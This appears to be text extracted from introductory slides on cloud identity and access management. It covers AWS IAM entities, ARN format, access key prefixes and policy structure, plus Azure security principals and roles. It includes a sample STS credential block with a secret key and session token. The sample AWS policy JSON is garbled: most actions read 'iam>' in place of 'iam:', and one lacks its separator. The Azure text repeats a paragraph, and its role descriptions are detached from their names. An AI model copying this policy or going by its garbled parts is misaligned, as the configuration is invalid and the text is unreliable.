


A bit'a basics



AWS IAM


- **Users**
- **Groups**
- **Roles**
- **Policies**
 - AWS Managed
 - User Created



AWS ARN

Each Resource has an ARN, as an ID to identify it, with the format:

arn:<partition>:<service>:<region>:<account-id>:<resource-type/resource-id>



AWS Authentication



- AWS

- Access Key + Secret Key
- Access Key + Secret Key + Session Token
- Username and password + MFA (Hopefully) (aka login profile)
- Federation (SAML)
- Web Identity (OAuth Token)



Access Key: AKIA*****

Secret Key: Z*****X



Access Key ID format is:

- AKIA is for long-lived access keys
- ASIA is for temporary access keys

```
{  
  "Credentials": {  
    "SecretAccessKey": "rv1xIuMa6Frz1h5ojNW8BsguSGPiqkT7GNUEZZoL",  
    "SessionToken": "  
FQoGZXIvYXdzEOz//////////wEaDFONA2EY59z3Fe83tiKrAdJBHPpt5dcAOEYIv0XjtO0MFpDD  
TgjRu8PVtMQRGswr3AqmIlPx2q9H8p6W67e4ypves23jBpHwC1SYDqZI6o0T+B4RILFAsNQfd8oOU  
kzsNZX5bJN0zPUXxwRQmW33c+Ysu0ltBsNX+GeNpF+jVEzDbC8TiQ7N7/YvzlKYd1hYBsOlmcYS0N  
Dn6s3+oH0QvoGfip71C5maxZNFNCVKf0I4jRC39Hm3JwF8tyitr6zwBQ==",  
    "Expiration": "2019-08-10T18:40:49Z",  
    "AccessKeyId": "ASIAWLG7NXMYTB2ON7Z"  
  }  
}
```



Session token is accompanied by an Access Key and Secret Key and provided from AssumeRole or GetSessionToken API

AWS Policies

Effect can be Allow or deny, based on what the user can do and the actions are the API calls the user can make on the API



```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ViewOwnUserInfo",
      "Effect": "Allow",
      "Action": [
        "iam:GetUserPolicy",
        "iam>ListGroupsForUser",
        "iam>ListAttachedUserPolicies",
        "iam>ListUserPolicies",
        "iam GetUser"
      ],
      "Resource": ["arn:aws:iam::*:user/${aws:username}"]
    },
    {
      "Sid": "NavigateInConsole",
      "Effect": "Allow",
      "Action": [
        "iam:GetGroupPolicy",
        "iam:GetPolicyVersion",
        "iam:GetPolicy",
        "iam>ListAttachedGroupPolicies",
        "iam>ListGroupPolicies",
        "iam>ListPolicyVersions",
        "iam>ListPolicies",
        "iam>ListUsers"
      ],
      "Resource": "*"
    }
  ]
}
```

SID is the policy section name assigned by the engineer


The ARN list of the resources where the subject has access (it can also be a * to identify all)

Azure IAM

Azure IAM is managed by AzureAD, which manages all the Security Principals.

A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources.

You can assign a role to any of these security principals.




Azure Roles

Azure IAM is managed by AzureAD, which manages all the Security Principals.

A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources.

You can assign a role to any of these security principals.



Most Known:

- Owner →
- Contributor →
- Reader →

God Mode. Can read, modify and manage permissions on service/subscription

Can read and modify service/subscription, but cannot manage permissions on service/subscription

Just reads information on service/subscription



Azure Authentication

